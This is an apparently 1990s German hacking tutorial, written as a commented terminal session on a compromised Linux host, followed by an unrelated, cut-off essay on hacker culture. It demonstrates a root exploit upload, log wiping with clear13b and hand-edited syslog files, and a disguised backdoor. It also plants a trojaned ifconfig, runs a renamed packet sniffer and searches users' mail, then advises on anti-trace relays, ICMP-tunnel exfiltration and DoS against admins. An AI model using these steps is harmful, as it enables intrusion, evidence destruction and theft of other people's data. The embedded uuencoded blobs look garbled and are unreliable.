USER   PID %CPU %MEM   VSZ   RSS TT STAT START   TIME COMMAND
root   144   0.0   0.1   800   24   1   S
12:12   0:00   mingetty
root   145   0.0   0.0   800   8   2   S
12:12   0:00   mingetty
root   146   0.0   0.1   800   28   3   S
12:12   0:00   mingetty
root   147   0.0   0.0   800   0   4   SW
12:12   0:00   mingetty
root   148   0.0   0.0   800   0   5   SW
12:12   0:00   mingetty
root   149   0.0   0.0   800   0   6   SW
12:12   0:00   mingetty
johnny 1641   0.0   4.6   1748   1064 p4   S   18:35
0:00   -bash
johnny 1691   0.0   1.7   928   408   p4   R   18:57
0:00   ps au Hier ueberpruefen wir nochmal genau ob nicht doch ein Admin eingeloggt ist, der fingerd modifiziert oder seine
Eintraege aus ´w/utmp[x]´ geloescht hat. Wie es aussieht ist 'johnny' der einzige User, der online ist. victim % domainname
korn.domain.nis
victim % ypwhich
chi
victim % ypcat ypservers
chi
fieldy So, als erstes holen wir uns Infos ueber deren NIS. Den NIS-Domainname und den NIS-Server koennen wir spaeter
benutzen um diverse NIS-Maps zu transferieren; z.B. die Passwd-Map nachdem wir rausgeflogen sind.
NIS ist fast zu 100% in den Domains installiert. Nur wenige benutzen rdist, NIS+ oder DCE. victim% uname -a
Linux wallace 2.0.33 #4 Sun Jul 6 11:43:22 MEST 1998 686 unknown
victim % ypcat passwd
proj:FbxcM/NyIxf7w:501:100:Project Account:/home/proj:/bin/bash
test:x:502:100:Test Account:/home/test:/bin/bash
[...] victim % cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
[...] victim % ypcat group
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:
tty:x:5:
[...] victim % cat /etc/group
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:
tty:x:5:
[...] victim % ypcat hosts
127.0.0.1   localhost

```
[...] victim % cat /etc/hosts
127.0.0.1       localhost
[...] victim % cat /etc/syslog.conf
# /etc/syslog.conf - Configuration file for syslogd(8)
#
# For info about the format of this file, see "man syslog.conf".
#
#
#
# print most on tty10
kern.warn;*.err;authpriv.none   /dev/tty10
*.emerg                         *
[...] victim % cat  /etc/inetd.conf
# See "man 8 inetd" for more information.
#
# If you make changes to this file, either reboot your machine or send the
# inetd a HUP signal:
# Do a "ps x" as root and look up the pid of inetd. Then do a
# "kill -HUP <pid of inetd>".
# The inetd will re-read this file whenever it gets that signal.
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
# echo  stream  tcp     nowait  root    internal
# echo  dgram   udp     wait    root    internal
# discard       stream  tcp     nowait  root    internal
# discard       dgram   udp     wait    root    internal
# daytime       stream  tcp     nowait  root    internal
# daytime       dgram   udp     wait    root    internal
# chargen       stream  tcp     nowait  root    internal
# chargen       dgram   udp     wait    root    internal
# time  stream  tcp     nowait  root    internal
# time  dgram   udp     wait    root    internal
[...] Jetzt haben wir alle Informationen die wir benoetigen um die Log-
Verwaltung zu analysieren und um unseren
Zugriff zu festigen/wiederzuerlangen. victim % mkdir /tmp/".. "
victim % cd /tmp/".. "
victim % uudecode
begin 644 mexpl.gz
M"B,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C
M(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,*(PD)"0D)"0D)
M"2`@("`@(",*(PD@("`@(%5.25@@26YT97)A8W1I=F4@5&]O;',@-"XR8B!C
M;VYF:6=U<F%T:6]N(&9I;&4)"2`@("`@(",*(PD@($-O<'ER:6=H="`H8RD@
M5'5D;W(@2'5L=6)E:2`F($%N9')E:2!0:71I<RP@36%Y(#$Y.30)("`@("`@
M"2`@("`@(",*(PD)"0D)"0D)"2`@("`@(",*(R,C(R,C(R,C(R,C(R,C(R,C
M(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C
M(R,C(R,C(R,C(R,C(R,C(PH*"B,*(R!X=&5R;2!C;VYF:6=U<F%T:6]N(&9I
M;&4@*%@@=VEN9&]W('-Y<W1E;2DN"B,@268@>6]U(&%R92!U<VEN9R!C;VQO
M<E]X=&5R;2!C;VYS:61E<B!C:&%N9VEN9R!,:6YU>$-O;G-O;&4@86YD"B,@
M0V]L;W)-;VYI=&]R('1O($].+@HC"@H*(PHC("`M($EF("=,:6YU>$-O;&]R
[...]
victim % ls -altr
drwxr-xr-x   2 johnny users        1024 Jul  6 11:39 .
drwxrwxrwt   7 root     root         1024 Jul  6 11:39 ..
-rw-r--r--  1 johnny users      2345  Jul  5  11:41 mexpl.gz
victim % gunzip *.gz
victim % chmod u+x mexpl
victim % mexpl
bash# whoami
root
bash# unset HISTFILE
bash# rm ~/.bash_history Als erstes haben wir ein Arbeitsdirec.
eingerichtet und anschliessend wurde das Binary eines mount-Exploits,
```

```
welches zuvor uuencode'd wurde, uebertragen.
Das Transferieren des Images ist recht simpel (Verwendung eines
Terminalprog.s, keine PPP/IP Verbindung)
needle > uuencode mexpl.gz mexpl.gz > /dev/modem
Nur fuer den Fall, dass ich - aus welchen Gruenden auch immer - den
Compiler einses Systems nicht benutzen kann,
sammel ich von meinen Hackertools und Exploits die Binaries der
verschiedenen Plattformen um sie wie oben
gezeigt zu uebertragen.
Speziell fuer diese Aufgabe habe ich einen Menuepunkt (F2) in meinen
MidnightCommander eingerichtet. bash# uudecode
begin 644 tools.tar.gz
M"B,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C
M(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,*(PD)"0D)"0D)
M"2`@("`@(",*(PD@("`@(%5.25@@26YT97)A8W1I=F4@5&]O;',@-"XR8B!C
M;VYF:6=U<F%T:6]N(&9I;&4)"2`@("`@(",*(PD@($-O<'ER:6=H="`H8RD@
M5'5D;W(@2'5L=6)E:2`F($%N9')E:2!0:71I<RP@36%Y(#$Y.30)("`@("`@
M"2`@("`@(",*(PD)"0D)"0D)"2`@("`@(",*(R,C(R,C(R,C(R,C(R,C(R,C
M(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C
M(R,C(R,C(R,C(R,C(R,C(PH*"B,*(R!X=&5R;2!C;VYF:6=U<F%T:6]N(&9I
M;&4@*%@@=VEN9&]W('-Y<W1E;2DN"B,@268@>6]U(&%R92!U<VEN9R!C;VQO
M<E]X=&5R;2!C;VYS:61E<B!C:&%N9VEN9R!,:6YU>$-O;G-O;&4@86YD"B,@
M0V]L;W)-;VYI=&]R('1O($].+@HC"@H*(PHC("`M($EF("=,:6YU>$-O;&]R
M0V]N<V]L92<@86YD("=#;VQO<DUO;FET;W(G(&%R92!B;W1H($].+"!;54E4
M>'AX+4-O;&]R70HC(&1E<V-R:7!T:6]N<R!W:6QL(&)E('5S960N"B,@("T@
M268@>6]U(&%R92!W;W)K:6YG(&]N(&$@3&EN=7@@<WES=&5M(&)U="!Y;W4@
[...]
bash# tar xvzf tools.tar.gz
searcher
smeagol_v4.4.4.tar
clear13b.c
su-trojan
linsniffer.c
srm.c
ifconfig
fix
bash# gcc -o cb clear13b.c
bash# ./cb johnny
wtmp ... utmp ... lastlog ... Done!
Last entry cleared from user johnny
bash# w
  3:28pm  up  4:33h,  0 users,  load average: 0.42, 0.15, 0.04
USER     TTY    LOGIN@  IDLE   JCPU   PCPU  WHAT
bash# Boing!... Mit clear13b haben wir unsere aktuellen Eintraege aus
´w/utmp[x]´ und ´lastlog´ entfernt. Du solltest darauf
aufpassen, dass dein Logcleaner keine Loecher in den Dateien, d.h. die
Eintraege einfach mit '0' ueberschreibt, hinterlaesst, denn die koennen
leicht von Programmen des CERT's entdeckt werden.
Auf Process-Accounting musst du auch acht geben, denn dadurch kann der
Admin entdecken welche Programme du ausgefuehrt hast. Auch wenn die
Programme nicht ungewoehnlich aussehen sollten ist es immer noch sehr
auffaellig, wenn ein User, der keine Eintraege in den regulaeren Logfiles
besitzt, ein Programm aufgerufen hat.
Zum Glueck wird Process-Accounting nur selten benutzt, da das Logfile sehr
schnell waechst. Das Logfile heisst ´acct´ oder ´pacct´ und befindet sich
mit den anderen Logfiles im selben Direc..
Auf besonders schnellen/grossen Rechnern (Cray) ist das Process-Accounting
fast immer aktiv, da hier die User fuer ihre Rechenzeit bezahlen muessen.
bash# cd /var/log
bash# ls -altr
total 838
drwxr-xr-x  20 root     root         1024 May 28 19:58 ..
-rw-r-----   1 root     root            0 May 28 21:01 news
```

```
-rw-r--r--   1 root     root          199 May 28 21:12 httpd.error_log
-rw-r--r--   1 root     root            0 May 28 21:14 httpd.access_log
-rw-r--r--   1 root     root         3925 May 28 21:53 Config.bootup
drwxr-xr-x   2 root     root         1024 Jun 14 11:29 .
-rw-r--r--   1 root     root         1871 Jul  7 09:04 boot.msg
-rw-r-----   1 root     root       519707 Jul  7 09:04 warn
-rw-r-----   1 root     root        15842 Jul  7 09:04 mail
-rw-------   1 root     root           24 Jul  7 13:42 faillog
-rw-r--r--   1 root     root        16096 Jul  7 13:42 lastlog
-rw-r--r--   1 root     root        92454 Jul  7 13:42 messages
-rw-rw-r--   1 root     tty        207984 Jul  7 13:42 wtmp
bash# grep source.ass *
messages: Jul  7 13:42:39 wallace in.telnetd[401]: connect from
source.ass.com
bash# fuser messages
messages:               85
bash# ps aux 85
    USER   PID %CPU %MEM   VSZ   RSS  TT STAT  START   TIME COMMAND
root             85      0.0        0.8       836       196   ?    S
09:04      0:00    /usr/sbin/syslogd
bash# grep in.rlogind *
messages: Jul  7 13:41:56 wallace in.rlogind[384]: connect from
johnny@victim.domain.com
bash# grep -v source.ass.com messages > m
bash# grep -v "Jul  7 13:41:56" m > messages
bash# cat /dev/zero > m
^C
bash# rm m
bash# ls -altr
total 838
drwxr-xr-x  20 root     root         1024 May 28 19:58 ..
-rw-r-----   1 root     root            0 May 28 21:01 news
-rw-r--r--   1 root     root          199 May 28 21:12 httpd.error_log
-rw-r--r--   1 root     root            0 May 28 21:14 httpd.access_log
-rw-r--r--   1 root     root         3925 May 28 21:53 Config.bootup
drwxr-xr-x   2 root     root         1024 Jun 14 11:29 .
-rw-r--r--   1 root     root         1871 Jul  7 09:04 boot.msg
-rw-r-----   1 root     root       519707 Jul  7 09:04 warn
-rw-r-----   1 root     root        15842 Jul  7 09:04 mail
-rw-------   1 root     root           24 Jul  7 13:42 faillog
-rw-r--r--   1 root     root        16096 Jul  7 13:42 lastlog
-rw-rw-r--   1 root     tty        207984 Jul  7 13:42 wtmp
-rw-r--r--   1 root     root        92502 Jul  7 13:49 messages Hier haben
wir uns die Syslog-Files nochmal genauer angesehen und unsere Spuren
verwischt.
Mit fuser kannst du unter anderem die PID des Processes feststellen,
welcher ein bestimmte Datei benutzt.
In diesem Fall gehoert, wie zu erwarten, die PID 85 zu syslogd. Wir
benoetigen die PID um syslogd das HUP-Signal zu senden, welches syslogd
veranlasst die Logfiles neu zu oeffnen. Dies ist noetig, weil syslogd sonst
einen Inode benutzt zu dem es kein File mehr, in unserem Fall ´messages´,
im Verz. ´/var/log´ existiert.
Das Dumme an der Sache ist nur, dass syslogd eine Restart-Message in die
Logfiles schreibt.
Jetzt fragst du dich sicherlich: "Warum erzaehlt der Typ mir den ganzen
Gammel und macht es dann selbst nicht?"
Die Antwort ist einfach: Wir erzeugen keinen neuen Inode indem wir die
Datem kopieren und nicht moven. Damit vermeiden wir zusaetzlich die
Restart-Message.
Wenn syslogd wichtige Logs zur Console oder zu einem TTY schreibt (s.
´/etc/syslog.conf´), dann kannst du mit:
bash# yes " " > /dev/console
^C
```

den Bildschirm loeschen.
Wenn Logs auf einem Printer ausgedruckt werden, dann sieht's relativ schlecht aus. Entweder hoffst du, dass das Papier/das Farbband leer war oder, dass der Admin es nicht sieht. ;)
Es ist mit einiger Wahrscheinlichkeit auch moeglich das Papier um einige Zeile zurueckzuschieben und deine Entries mehrmals mit anderen Kram zu ueberschreiben. Ich hab's noch nie ausprobiert und ueberlasse es deiner Phantasie und deinem Koennen das Problem zu loesen.
Mehr 'Glueck' hat man da schon, wenn die Daten auf einen extra Loghost gehen (du kannst nur beten, das sie nicht einfach eine Serielle-Verbindung benutzen); den du dann natuerlich hacken musst; oder es besser sein laesst, weil du dadurch nur die Aufmerksamkeit der Admins auf dich ziehst.
Die ganz paranoiden unter euch (was nicht unbedingt schlecht ist) sollten noch identd ersetzen; der TCP-Wrapper, Firewalls, etc benutzen identd um den Usernamen auf dem Remote Host zu eruieren. bash# cd /tmp/".. "
bash# tar xf smeagol_v4.4.4.tar
bash# cd V4.4.4
bash# make
cp smeagol.h.gen smeagol.h
make -f Makefile.gen
make[1]: Entering directory `/tmp/.. /V4.4.4'
cc -c cmds.c
cc -DGENERIC -c remove.c
cc -c stdnet.c error.c
cc -c smeagol.c
cc -c tty-intruder.c
cc -c auth.c
cc -c ah.c
cc -c strhide.c
cc -O2 -o smeagol cmds.o remove.o stdnet.o error.o smeagol.o tty-intruder.o auth.o ah.o strhide.o
strip smeagol
make[1]: Leaving directory `/tmp/.. /V4.4.4'
bash# mv smeagol "netstat   "
bash# ./netstat*
LOCK<-KEY:
bash# telnet
telnet> o localhost 1524
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'. hixer WELCOME
CYBERSPAWN
  [/] Simon says: helpme
bye   : close Session
remove <user>   : starts Simple Nomad's LogCleaner
maskas <user>   :   mask Process with EUID of <user>
cd <direc>   : make a chdir() call
ttyhij <tty>   : hijack a TTY session
accth   : Start Zhart's Acct Handler (not available)
helpme   : You guessed it...
Smeagol was written by
                                                                TICK
  [/] Simon says: bye
Bye
  Connection closed by foreign host.
bash# Um uns den Remote-Zugang zum System zu erhalten benutzen wir einen Backdoor-Server.
Falls ich einen Backdoor-Server verwende benutze ich meinen eigenen.
Smeagol ist sehr gut darin seine Existenz
zu verschleiern aber leider laeuft er bisher nur auf AIX und Linux. Fuer andere Systeme koennen z.B. simple Perl-Backdoors benutzt werden oder portiere Smeagol einfach zu 'nem anderen Unix-Derivat und sende mir dann bitte deine Version.

Es ist sehr wichtig, dass du vor der Installation den genauen Pfad zu den Logfiles, das Passwort und die richtigen Namen fuer die Daemons, fuer die sich Smeagol ausgeben soll, angibst. Falls auf dem System das Process-Accounting aktiviert worden ist musst du auch dafuer die entsprechenden Aenderungen im Source-Code und im Makefile machen.
Zum Aendern der verschluesselten Strings solltest du convert benutzen. Als XOR-Value (F1) musst du den Default-XOR-Wert angeben, der als Define in 'strhide.h' verwendet wird. Der Output muss gefixt werden (F3).
Ich habe Smeagol nach "netstat " ge'movet um argv[0] gross genug zu machen, damit beim Ueberschreiben der Process-Tableeintraege nicht die hinteren Buchstaben abgeschnitten werden, und desweiteren sieht der Aufruf von netstat ungefaehrlicher aus als der Aufruf von smeagol - spez. beim Proc-Acct. bash# cd /var/cron/tabs

```
bash# ls -al
 total 3
drwx------   2 root     root         1024 Jul 25 11:56 ./
drwx------   3 root     root         1024 May 28 20:57 ../
-rw-------   1 root     root          258 Jan 25 11:56 root
bash# cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.326 installed on Sat Jul 25 11:56:24 1998)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
#
# run Tripwire at 3.00 pm every day
00 15 * * * (/root/bin/runtw)
bash# cd /root/bin
bash# file runtw
runtw: Bourne shell script text
bash# cat runtw
#!/bin/sh
/bin/mount -r -t ext2 -v /dev/fd0 /fd0/tripwire || exit 1
/fd0/tripwire/bin/tripwire
/bin/umount /dev/fd0 exit 0
bash# mount -t ext2 /dev/fd0 /mnt
mount: block device /dev/fd0 is write-protected, mounting read-only
/dev/fd0 on /mnt type ext2 (ro)
bash# cd /mash# cd /mnt
bash# ls -al
drwx------   5 root     root         1024 Jul 29  1997 .
drwxr-xr-x   4 root     root         1024 Jul 29  1997 ..
drwx------   2 root     root         1024 Jul 23 13:40 Config
drwx------   2 root     root         1024 Jul 23 13:34 Databases
drwx------   2 root     root         1024 Jul 23 13:57 bin
bash# ls -alR .
total 5
drwx------   5 root     root         1024 Jul 29  1997 .
drwxr-xr-x   4 root     root         1024 Jul 29  1997 ..
drwx------   2 root     root         1024 Jul 23 13:40 Config
drwx------   2 root     root         1024 Jul 23 13:34 Databases
drwx------   2 root     root         1024 Jul 23 13:57 bin Config:
total 4
drwx------   2 root     root         1024 Jul 23 13:40 .
drwx------   5 root     root         1024 Jul 29  1997 ..
-rw-------   1 root     root          387 Jul 23 13:34 tw.config
-rw-------   1 root     root          387 Jul 23 13:40 tw.config.bak
Databases:
total 2
drwx------   2 root     root         1024 Jul 23 13:34 .
drwx------   5 root     root         1024 Jul 29  1997 .. bin:
total 425
drwx------   2 root     root         1024 Jul 23 13:57 .
drwx------   5 root     root         1024 Jul 29  1997 ..
-rwxr-xr-x   1 root     root       128745 Jul 23 13:45 tripwire
```

```
-rw-r--r--   1 root     root       299814 Jul 29  1997 tripwire-1.2.tar.gz
bash# cd Config
bash# cat tw.config
# Check root's binaries
/root/bin # Check TripWire's Database-, Config- and TAR-File
/fd0/tripwire # Check System-Files and -Binaries
/etc/passwd
/etc/skel
/etc/aliases
/etc/exports
/etc/fstab
/etc/ftpusers
/etc/group
/etc/hosts
/etc/inetd.conf
/etc/inittab
/etc/lilo.conf
/etc/profile
/etc/sendmail.cf
/etc/sudoers
/etc/syslog.conf
/bin
/usr/bin
/usr/local/bin
bash# Bevor wir irgendwelche Files ersetzen oder aendern sollten wir
ueberpruefen ob die Admins einen Integry-Checker zum Schutz vor Trojan-
Horses etc. einsetzen. Auf diesem Rechner ist das der Fall. Grundsaetzlich
kann ich nur sagen, dass du niemals so sicherheitsrelevante Files, wie z.B.
'/etc/passwd' oder '/etc/inetd.conf', veraendern solltest; egal wie clever
du vorgehst, die Admins werden es immer entdecken und meistens eher frueher
als spaeter. Dasselbe gilt fuer SUID-Shells. Ich kann auch nur davon
abraten die Tripwire-DB zu manipulieren, was in diesem Fall auch garnicht
moeglich ist, da sich die DB auf 'ner write-protected Floppy befindet.
Natuerlich koenntest du fuer Linux die weit verbreiteten Loadable-Kernel-
Modules (LKMs) verwenden um die Syscalls zu verbiegen, damit du dein
Trojan-Horse in den Kernel verlegst, oder spez. fuer Tripwire, die Zugriffe
auf die geschuetzten Files manipulierst. Ich halte solche Eingriffe in das
System fuer zu Aufwendig und folglich Auffaellig. Was mir hingegen gefaellt
sind gute LKMs, die die Praesenz von bestimmten Dingen, wie Files, User,
LKMs etc, verbergen. Mit soeinem 'Hide-LKM' ist es dann auch moeglich SUID-
Shell im System zu verschtecken. bash# cd /tmp/".. "
bash# cat > wl.mail
hacker
cracker
intrusion
security
break-in
hack
password
login
account
tripwire
integry
sniffer
cpm
ifconfig
military
.ml
.gov
^C
bash# cat > wl.log
source.ass
johnny
```

```
^C
bash# ./searcher -vvv -rnf -m wl.mail -l wl.log > s.res &
[1] 454
```
bash# Searcher sucht nun nach den angegeben Wortern in den E-Mails der User bzw. in den Syslog-Files (doppelt haelt besser) und zuseatzlich verschafft es uns weitere Informationen, die uns den Zugang zu anderen Systemen ermoeglichen koennen.
Searcher ist auch sehr nuetzlich, wenn du Informationen ueber ganz bestimmte Sachen suchst, z.B. ueber irgendwelche Forschungs-Projekte, die sich natuerlich mit Internet-Security & Co. beschaeftigen, oder wenn du Daten ueber deine Noten im Verwaltungs-Server deiner Uni suchst ;). Um die Suche etwas zu beschleunigen kannst du dich nur auf ausgewaehlte Gruppen von Usern beschraenken.
Am besten ist es wenn du Searcher schon frueh startest, da er viel Zeit benoetigt.
Das Resultat von Searcher's Arbeit kannst du am besten mit 'gzip --best' komprimieren, mit 'uuencode' ausgeben lassen und nach dem Hack aus deinen Logs extrahieren um es zu analysieren. Jetzt ist der richtige Zeitpunkt gekommen um sich um die Admins zu kuemmern.
Du solltest dir von jedem Admin das Home-Direc. angucken, dein Augenmerk sollte dabei auf das Bin-Direc. und dem History-File fallen. Du wirst mit Sicherheit weitere Securitytools, wie z.B. cpm (Promiscuous-Mode Checker), finden, und das History-File gibt dir Auskunft ueber das Verhalten der Admins, z.B.: auf welchen Rechner sie arbeiten, ob sie das root-Passwort kennen, welche Befehle sie ausfuehren und demnach welche Aufgaben sie haben.
Wenn Admins haeufig su ausfuehren und dabei nicht den vollen Path angeben sind sie ein perfektes Ziel fuer spaetere PATH/Trojan-Horse Attacken.
```
bash# which ifconfig
/sbin/ifconfig
bash# cd /tmp/".. "
bash# fix /sbin/ifconfig ./ifconfig ./ic.bak
fixer: Last 17 bytes not zero
fixer: Can't fix checksum
bash# showmount -e localhost
/cdrom  pc-01.pool.domain.com
bash# mv linsniffer nfsiod
bash# export PATH=.:$PATH
```
bash# nfsiod Als letztes installieren wir noch unseren Ethernet-Sniffer. Wir ersetzen ifconfig mit einer modifizierten Version, die nicht anzeigt ob eine Netzwerkarte in den Promiscuous-Mode geschalltet ist. Falls ein Admin cpm o.ae. benutzt, solltest du es ebenfalls ersetzen - aber denke immer an Integry-Checker, in diesem Fall ist '/sbin' nicht Teil der Tripwire-DB. Auf hochsicheren Rechnern wuerde ich niemals Prog.s ersetzen, da die Wahrscheinlichkeit hoch ist, dass sich doch irgendwo ein Integry-Checker verbirgt, den man uebersehen hat (im Fall des Sniffers waere es denkbar ein LKM in den Kernel zu laden um den ioctl() Systemcall zu verbiegen und das PROMISC Flag nicht mehr anzuzeigen).
Frueher wurde haeufig das Prog. sum fuer die Checksum-Erstellung benutzt, leider (?) erstellt sum kryptographisch unsichere Hashwerte. Das Tool fix/fixer nutzt diesen 'Fehler' aus, ich habe es hier nur verwendet, weil es die Zeiten anpasst und ein Backup erstellt. Da sum so gut wie garnicht mehr benutzt wird ist es auch nicht wichtig, dass die Checksum nicht gefixt wurde, falls du es aber doch besser findest, dann haenge einfach ein paar Nullen an dein Trojan-Horse undzwar wie folgt
```
bash# cat /dev/zero >> ./ifconfig
^C
```
Anschliesend starten wir den Sniffer nachdem wir ihm einen unauffaelligen Namen verpasst haben. Wenn der Admin irgendein Verzeichnis exportiert, das jedermann mounten kann, dann solltest du dein Snifflog-File dorthin schreiben lassen. Aber ich bevorzuge die Collector-Library oder noch besser, insbesondere bei Firewalls, die ICMP-Tunnel-Library .

```
Kleine Anekdote: Ich hab' mal 'ne Zeit lang meine Snifferlogs via ICMP-
Tunnel von 'nem Bastion-Host zu 'nem auslaendischen Rechner 'geschmuggelt';
es funktionierte wunderbar und wurde nicht endeckt. bash# cd /tmp/".. "
[1]+  Done                    searcher
bash# gzip --best s.res
bash# uuencode s.res.gz s.res.gz
[...]
bash# gcc -o rm srm.c
bash# rm -vss ./*
Deleting ifconfig ************************************ Done
[...]
bash# cd ..
bash# rm -r ".. "
bash# ls -altr ~root
[...]
-rw-------   1 root     root        90803 Jan 23 11:26 .fvwm2rc
drwxr-xr-x   3 root     root         2048 Jan 23 13:57 bin
drwxr-xr-x  22 root     root         1024 Jan 25 11:55 ..
drwx--x--x  35 root     root         4096 Jan 26 09:11 .
-rw-------   1 root     root          150 Jan 26 09:11 .Xauthority
-rw-------   1 root     root          280 Jan 26 09:12 .xsession-errors
drwx------   5 root     root         1024 Jan 26 09:17 .netscape
-rw-------   1 root     root          441 Jun 5 13:14 .bash_history
-rw-------   1 root     root           85 Jan 5 13:50 .xlockmessage
bash# exit
victim% cd
victim% pwd
/home/johnny
victim% ls -altr
[...]
-rw-r--r--   1 test     users        3324 Dec 11  1997 .emacs
drwx------   2 test     users        1024 May 28 20:57 .grok
drwxr-xr-x   2 test     users        1024 May 28 20:57 .hotjava
drwx------   2 test     users        1024 May 28 20:57 .seyon
drwxr-xr-x   2 test     users        1024 May 28 20:57 .xfm
drwxr-xr-x   5 root     root         1024 Jun 6 19:15 ..
drwxr-xr-x   6 test     users        1024 Jun 6 19:15 .
victim% exit
exit
victim:/home/johhny > exit
logout
Connection closed by forign host.
source > Zum Schluss wipen wir unsere Tools von der HD, damit sie nicht
durch einfaches Raw-Reading oder  Magnetic Force Microscopy (MFM) o. ae.
wieder hergestellt werden koennen, und vergewissern uns, dass wir in den
Home-Direc., in denen wir rumgewurschtelt haben, keine kompromitierenden
Files hinterlassen.
Mit Sicherheit koennte noch einiges verbessert werden, versuch's und
entwickel so deinen eigenen Style. Lege dir ein Art Datenbank mit allen
noetigen Information ueber deine gehackten Rechner an sonst verlierst du
irgendwann den Ueberblick (natuerlich encrypted).
  Persoenliche Sicherheit
Es ist natuerlich klar, dass du deine Daten auf der HD mit  CFS  bzw.  SFS
und deine E-Mail mit  PGP  verschluesselts, Ramdisks benutzt, Backups
deiner wichtigsten Daten auf Tape/CDs nicht zuhause lagerst, deinen realen
Namen nicht weitergibst usw... dieser Kram soll nicht Bestandteil dieses
Abschnitts sein, ich moechte lieber ueber eine sichere Konfiguration
sprechen, die dich beim Hacken schuetzt und vorwarnt wenn dich jemand
verfolgt. Ich werde hier die Methode beschreiben, die ich persoenlich
anwende. Als Einwahltpunkt dient mir eine grosse Uni mit vielen Usern oder
ein grosser ISP. Ich verwende PPP statt normale Terminalprogramme um eine
groessere Kontrolle ueber meine Verbindung zu haben und weil es vom Vorteil
ist ueber eine Leitung mehrere Sessions - Telnet, FTP - laufen zu lassen.
```

Ein kleinerer Rechner dient mir als Firewall und Router, ich baue die PPP-Verbindung zu meinem Einwahlpunkt auf und ueberwache alle eingehenden Pakete. Desweiteren stelle ich mit SSH eine Connection zum Einwahlrechner her um periodisch alle eingeloggten User und Netzwerkverbindungen zu verfolgen (was natuerlich nur funktioniert, wenn der Einwahlrechner eine Unix-Maschine ist und kein Terminalserver o.ae.). Es ist sehr interessant zu sehen, was ein Admin alles macht, wenn er merkt, dass etwas nicht mit rechten Dingen auf seiner Maschine vorgeht. Sobald mir solche Sondierungen/Untersuchungen auffallen breche ich die Verbindung sofort ab, falls ich mich aber gerade in einer kritischen Lage befinde muss ich DoS-Attacken benutzen oder den Admin aussperren um seine Arbeit zu verlangsamen bzw. zu verhindern. Auf dem Einwahlrechner ist es nicht noetig seine Gegenwart zu verschleiern, es ist besser unauffaellig in der Masse unterzutauchen als irgenwelche Logs zu manipulieren.
Der zweite, groessere Rechner ist meine Workstation, von hier aus baue ich eine SSH-Verbindung zum ersten Anti-Trace Rechner auf. Dieser Anti-Trace Rechner wechselt regelmaessig, liegt im Ausland und ich hab' volle Kontrolle ueber ihn. Von hier aus gehe ich ueber ein weiteren Anti-Trace Rechner zu meinem Hacking-Rechner; auch hier habe ich natuerlich ´root´-Rechte, der zweite AT-Rechner ist nur ein einfacher TCP-Relay, damit erspare ich mir den Stress mit den Logfiles etc. Vom Hacking-Rechner gehe ich in sehr sichere Domains oder hacke von hier aus neue Netzwerke (es existieren selbstverstaendlich mehrere dieser Rechner, die zudem unregelmaessig gewechselt werden). Zum Scannen benutze ich einen eigens dafuer gehackten Rechner, die Scanner sind hier alle gut versteckt und zusaetzlich mit 3DES verschluesselt. Die verschluesselten SSH Verbindung sind noetig, damit die Admins/Bullen nicht meine Aktivitaeten am Einwahlpunkt (oder sonstwo) mitschneiden koennen. Falls du nur einen Rechner zur Verfuehgung hast, dann kannst du dich natuerlich auch mit der Firewall von Linux/FreeBSD/OpenBSD schuetzen. Es ist jedoch kompfortabler die Verbindung ueber einen speziellen Computer zu beobachten (ich weiss nicht inwiefern Linux und Co. einen zweiten Monitor an einem Rechner unterschtuetzt). Zusaetzlich solltest du noch deinen Kernel patchen, damit er dir mehr informationen ueber eingehende Pakete liefert, somit bist du in der Lage DoS Attacken, Source-Routing Angriffe, Traceroutes etc und ihre Herkunft zu erkennen. Wichtige Links

http://www.false.com/security
http://www.insecurity.org/nmap
http://r3wt.base.org/ [die THC Hauptseite - unbedingt besuchen! ;-) Hier gibts auch die Updates fuer diesen Artikel]
http://www.secunet.com/
http://geek-girl.com/bugtraq
http://rootshell.com/
http://rootshell.com/doc
http://www.sparc.com/charles/security.html
http://command.com.inter.net/~sod/
http://www.phrack.com/
http://www.cs.purdue.edu/coast/
http://www.pilot.net/security-guide.html
http://underground.org/
http://www.l0pht.com/
http://www.infonexus.com/
http://www.cert.org/
http://www.cert.dfn.de/
ftp.blib.pp.se/pub/

Was ist überhaupt ein Hacker?

Wenn du aber wissen möchtest, wie man ein Hacker wird, dann sind nur zwei Sachen wirklich wichtig. Zum einen gibt eine Gemeinschaft, bestehend aus Programmierern und Netzwerk-"Magiern", deren Wurzeln zurück bis in die Zeit der ersten Minicomputer, mit Rechenzeitaufteilung und den frühesten ARPA-Netz-Versuchen zurück reichen. Die Mitglieder dieser Kultur schufen den Begriff "Hacker". Hacker bauten das Internet, Hacker machten das UNIX Betriebssystem zu dem, was es heute ist, Hacker betreiben das Usenet, Hacker brachten das World Wide Web zum Laufen, Hacker taten noch viel mehr. Wenn du ein Teil dieser Kultur bist, wenn du zu ihrem Sein und ihrer Entwicklung beigetragen hast, andere Mitglieder wissen wer du bist und dich einen Hacker nennen, erst dann bist du auch wirklich ein Hacker. Die Hacker-Gedankeneinstellung auf der anderen Seite ist nicht beschränkt auf die Softwarehacker-Gemeinschaft. Es gibt Meinungen, welche die Haltung der Hacker auf andere Dinge, wie Elektronik oder Musik - eigentlich auf die höchste Stufe des Könnens jeder Kunst oder Wissenschaft - übertragen. Software - Hacker erkennen diese verwandten Seelen an und nennen sie gelegentlich ebenfalls "Hacker", ja es gibt sogar Stimmen, die sagen, die Einstellung der Software - Hacker ist absolut unabhängig von dem jeweiligen Medium, mit dem sich der Hacker beschäftigt. In dem Rest dieses Textes wollen wir uns jedoch auf die Eigenschaften und Einstellungen der Softwarehacker und ihre Traditionen konzentrieren, welche den Begriff Hacker 